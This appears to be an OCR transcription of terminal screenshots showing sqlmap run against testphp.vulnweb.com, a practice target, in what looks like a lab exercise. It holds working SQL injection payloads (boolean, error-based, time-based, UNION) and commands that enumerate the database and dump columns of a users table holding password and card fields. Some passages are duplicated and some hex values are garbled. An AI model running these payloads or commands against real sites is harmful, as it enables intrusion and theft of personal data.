[09:14:35] [INFO] target URL appears to have 11 columns in query
[09:14:35] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7875=7875
Type: error-based
Title: MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(2153,CONCAT(0x5c,0x7171626b71,(SELECT (ELT(2153=2153,1))),0x7178786b71))
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5014 FROM (SELECT(SLEEP(5)))BEKC)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171626b71,0x416674424174617076486a725a517a4b7a58637451474a55554e677150414c53416f4e6974664744,0x7178786b71),NULL,NULL,NULL-- -
[09:14:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.1
[09:14:39] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[09:14:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 09:14:40 /2024-03-30/
(root㉿kali)-[~]
#
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
[*] ending @ 09:14:40 /2024-03-30/
(root㉿kali)-[~]
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:15:41 /2024-03-30/
[09:15:41] [INFO] resuming back-end DBMS 'mysql'
[09:15:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7875=7875
Type: error-based
Title: MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(2153,CONCAT(0×5c,0×7171626b71,(SELECT (ELT(2153=2153,1))),0×7178786b71))
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5014 FROM (SELECT(SLEEP(5)))BEKC)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171626b71,0×41667442417461707 6486a725a517a4b7a58637451474a55554e677150414c53416f4e6974664744,0×7178786b71),NULL,NULL,NULL-- -
[09:15:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.1
[09:15:46] [INFO] fetching tables for database: 'acuart'
[09:15:46] [INFO] fetching columns for table 'users' in database 'acuart'
[09:15:47] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[09:15:47] [INFO] fetching columns for table 'categ' in database 'acuart'
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
Database: acuart
Table: users
[8 columns]
Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)
Database: acuart
Table: guestbook
[3 columns]
Column	Type
mesaj	text
sender	varchar(150)
senttime	int
Database: acuart
Table: categ
[3 columns]
Column	Type
cat_id	int
cdesc	tinytext
cname	varchar(50)
Database: acuart
Table: products
[5 columns]
Column	Type
description	text
name	text
id	int unsigned
price	int unsigned
rewritename	text
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
*Untitled 1 - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
Database: acuart
Table: users
[8 columns]
Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
[09:21:40] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:21:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 09:21:40 /2024-03-30/
(root㉿kali)-[~]
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C phone --dump
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:23:49 /2024-03-30/
[09:23:49] [INFO] resuming back-end DBMS 'mysql'
[09:23:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7875=7875
Type: error-based
Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(2153,CONCAT(0×5c,0×7171626b71,(SELECT (ELT(2153=2153,1))),0×7178786b71))
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5014 FROM (SELECT(SLEEP(5)))BEKC)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171626b71,0×4166744241746170764 86a725a517a4b7a58637451474a55554e677150414c53416f4e6974664744,0×7178786b71),NULL,NULL,NULL-- -
[09:23:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[09:23:53] [INFO] fetching entries of column(s) 'phone' for table 'users' in database 'acuart'
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
not responsible for any misuse or damage caused by this program
[*] starting @ 09:23:49 /2024-03-30/
[09:23:49] [INFO] resuming back-end DBMS 'mysql'
[09:23:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7875=7875
Type: error-based
Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(2153,CONCAT(0×5c,0×7171626b71,(SELECT (ELT(2153=2153,1))),0×7178786b71))
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5014 FROM (SELECT(SLEEP(5)))BEKC)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171626b71,0×4166744241746170764 86a725a517a4b7a58637451474a55554e677150414c53416f4e6974664744,0×7178786b71),NULL,NULL,NULL-- -
[09:23:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[09:23:53] [INFO] fetching entries of column(s) 'phone' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
| phone |
| 2323345 |
[09:23:55] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:23:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 09:23:55 /2024-03-30/
(root㉿kali)-[~]
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.